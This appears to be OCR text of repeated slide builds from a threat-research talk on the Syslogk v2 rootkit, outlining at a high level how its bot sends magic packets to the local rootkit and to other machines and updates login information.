


Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- **But also targeting other machines**.



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

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
- To the rootkit in the same machine.
- But also targeting other machines.




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**




Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

The bot is also able to send magic packets:

- To the rootkit in the same machine.
- But also targeting other machines.
- **Update logininfo**
  - __step3__



Syslogk v2

Moving from backdoor to bot infrastructure - magic packets

